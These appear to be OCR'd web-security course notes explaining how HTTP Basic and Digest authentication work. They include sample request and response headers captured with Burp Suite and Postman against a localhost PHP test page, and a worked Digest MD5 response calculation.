Basic Authentication

Basic Authentication enhanced version is : Digest version

In this module

{

- “Section “: “ Basic authentication and enhanced version digest ” ,
- “Section “ : “ JWT (JSON Web Token) and how to use in authentication and authorization ” ,
- “Section “ : “ Token Storage (mechanism) ” ,
- “Section “ : “ Cookie based authentication (mechanism) ” ,
- “ Section “ : “ How to attack this type of authentication and secure it ” ,

}


Authentication : it used to identify user

Authorization : it used to define privilege of user like request URL or operation

Authentication Method

1- Basic Authentication (First method to authentication)
   a. HTTP Based Authentication
   b. Can be implement in Web server (Configure) or code (Developer)
   c. Very easy to implement and run
   d. Understandable by all browser

How to work (Basic Authentication)



```
GET /home

401 Unauthorized
WWW-Authenticate: Basic realm="localhost"

GET /home
Authorization: Basic YWxpY2U6cGFzc3dvcmQ=

200 OK
```

(When request the URL without any authentication method the server return status code 401 : Unauthorized along with Header

WWW- Authenticate: Basic realm= “ Localhost”

Repeat the request with header authorization basic and with base-64 encoded of user column password

*- The Server check credentials and return status code:200

What is the challenge ?

The Server return

- WWW -Authenticate: <TYPE> realm = <REALM>

OR

- Proxy-Authenticate: <TYPE> realm = <REALM> (In case the backend server was behind proxy)

*-TYPE:

[basic | Digest | Bearer | HOBA | Mutual | AWS]

*-REALM: **The description of the protected area**

For your request you send

- Authenticate: <TYPE> <Credentials>
  Proxy-Authenticate: <TYPE> <Credentials>

*-TYPE:

[basic | Digest | Bearer | HOBA | Mutual | AWS]

*Base64 Encode of username:password


Another way to authenticate by URL

http://user:pass@www.pixel.com

in modern browser not recommended to use and the browser not avoid phishing and security concern come this type

Simple api.php & run on local host


request



Request to http://localhost:9090 [127.0.0.1]

```
GET /api.php HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Page




http://localhost:9090 is requesting your username and password. The site says: “Test basic auth”

This description of protected area : “Test basic auth “

Enter testcase1 forward to show request in browser

admin


adminpassword



Hello admin.

You entered adminpassword as your password.

Let`s check the header in HTTP history burpsuite



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request Response
Raw Headers Hex

Filter: Hiding CSS, image and general binary content

# ▲	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL	IP
7	https://www.google.com	GET	/complete/search?client=firefox...	☑	□							☑	216.58.210.228
8	http://localhost:9090	GET	/api.php	□	□	401	241	text	php			□	127.0.0.1
9	http://localhost:9090	GET	/api.php	□	□	200	212	HTML	php			□	127.0.0.1
10	http://localhost:9090	GET	/favicon.ico	□	□	404	672	HTML	ico	404 Not Found		□	127.0.0.1

Name	Value
GET	/api.php HTTP/1.1
Host	localhost:9090
User-Agent	Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Connection	close
Upgrade-Insecure-Requests	1

Response status code:401 along with www-authenticate basic realm=”test basic auth”



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request Response
Raw Headers Hex

Filter: Hiding CSS, image and general binary content

# ▲	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL	IP
7	https://www.google.com	GET	/complete/search?client=firefox...	☑	□							☑	216.58.210.228
8	http://localhost:9090	GET	/api.php	□	□	401	241	text	php			□	127.0.0.1
9	http://localhost:9090	GET	/api.php	□	□	200	212	HTML	php			□	127.0.0.1
10	http://localhost:9090	GET	/favicon.ico	□	□	404	672	HTML	ico	404 Not Found		□	127.0.0.1

Name	Value
HTTP/1.0	401 Unauthorized
Host	localhost:9090
Connection	close
X-Powered-By	PHP/7.0.22-0ubuntu0.16.04.1
WWW-Authenticate	Basic realm="Test basic auth"
Content-type	text/html; charset=UTF-8

The second request after provided the username:password



Filter: Hiding CSS, image and general binary content

# ▲	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL	IP
7	https://www.google.com	GET	/complete/search?client=firefox...	☑	□							☑	216.58.210
8	http://localhost:9090	GET	/api.php	□	□	401	241	text	php			□	127.0.0.1
9	http://localhost:9090	GET	/api.php	□	□	200	212	HTML	php			□	127.0.0.1
10	http://localhost:9090	GET	/favicon.ico	□	□	404	672	HTML	ico	404 Not Found		□	127.0.0.1

Name	Value
GET	/api.php HTTP/1.1
Host	localhost:9090
User-Agent	Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Connection	close
Upgrade-Insecure-Requests	1
Authorization	Basic YWRtaW46YWRtaW5wYXNzd29yZA==


Request have authorization header with encoded URL base64

Try on !! postman

GET : http://localhost:9090/api.php

Use authorization type : basic

- Username : admin
- Password : adminpassword



GET http://localhost:9090/api.php

Type: Basic Auth

Username: admin

Password: •••••••••••••

□ Show Password

The authorization header will be generated and added as a custom header

□ Save helper data to request

Digest authentication

- HTTP based authentication
- Hashes the username and password
- Less common than basic auth

(<u>The password send to the server just based64-encoding which basic encoding can be decoded easily so the develop digest to add hashing layer to basic auth.</u>)

- **Adds a layer of encryption to basic auth**
- **Uses MD5 & Nonce to encrypt Username:password along with Method and URL**

Authentication

Header

HTTP/1.0 401 Unauthorized

Server:HTTPd/0.9

Date:Sun , 10 Apr 2014 20:26:47 GMT

WWW-Authenticate: Digest realm = testrealm@host.com


qop”auth,auth-int”

nonce=”asdjhasdhaseui12ejk21230600”

opaque=”sjakdhj3euiedkjsnjk2oio3k3”

1- (Quality of protection) as Qop
2- Nonce
3- Opaque

(**The browser or client calculate the hash based on credential u will gave and quality of protection**)



```
HA1 = MD5( "Mufasa:testrealm@host.com:Circle Of Life" )
    = 939e7578ed9e3c518a452acee763bce9

HA2 = MD5( "GET:/dir/index.html" )
    = 39aff3a2bab6126f332b942af96d3366

Response=MD5(HA1:nonce:nonceCount:cnonce:qop:HA2)

Response = MD5( "939e7578ed9e3c518a452acee763bce9:\
           dcd98b7102dd2f0e8b11d0f600bfb0c093:\
           00000001:0a4f113b:auth:\
           39aff3a2bab6126f332b942af96d3366" )
      = 6629fae49393a05397450978507c4ef1
```

HA1: it is MD5 (“username:realm:password”)


HA2 : it is MD5 OF request method + URI

- **example (“GET:/dir/index.html”)**

Response calculated by the result of MD5 (HA1 : nonce :nonceCount : cnonce:qop:HA2)

Then you send the request with authorization header


1- digest and username
2- realm
3- nonce
4- uri
5- qop
6- nc
7- cnonce
8- response
9- opaque



Authorization Payload (The response)

```
GET /dir/index.html HTTP/1.0
Host: localhost
Authorization: Digest username="Mufasa",
          realm="testrealm@host.com",
          nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
          uri="/dir/index.html",
          qop=auth,
          nc=00000001,
          cnonce="0a4f113b",
          response="6629fae49393a05397450978507c4ef1",
          opaque="5ccc069c403ebaf9f0171e9517f40e41"
```


Request



Request to http://localhost:8585 [127.0.0.1]

```
GET /digest.php HTTP/1.1
Host: localhost:8585
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Request the digest code.php




Request to http://localhost:8585 [127.0.0.1]

```
GET /digest.php HTTP/1.1
Host: localhost:8585
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Authorization: Digest username="guest", realm="Restricted area", nonce="59d20734e59af", uri="/digest.php", response="de06f4e5faa5fd04d65d144cb52b9417",
opaque="cdce8a5c95a1427d74df7acbf41c9ce0", qop=auth, nc=00000001, cnonce="6eb295cb950cd4ee"
```


http://localhost:8085/digest.php

The response




```
HTTP/1.1 401 Unauthorized
Host: localhost:8585
Connection: close
X-Powered-By: PHP/7.0.22-0ubuntu0.16.04.1
WWW-Authenticate: Digest realm="Restricted area",qop="auth",nonce="59d206fe93b70",opaque="cdce8a5c95a1427d74df7acbf41c9ce0"
Content-type: text/html; charset=UTF-8
```

Response with header



Name	Value
HTTP/1.1	401 Unauthorized
Host	localhost:8585
Connection	close
X-Powered-	PHP/7.0.22-0ubuntu0.16.04.1
WWW-Authenticate	Digest realm="Restricted area",qop="auth",nonce="59d206fe93b70",opaque="cdce8a5c95a1427d74df7acbf41c9ce0"
Content-type	text/html; charset=UTF-8

The latest request with auth header




Filter: Hiding CSS, image and general binary content

# ▲	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL	IP	Cookies
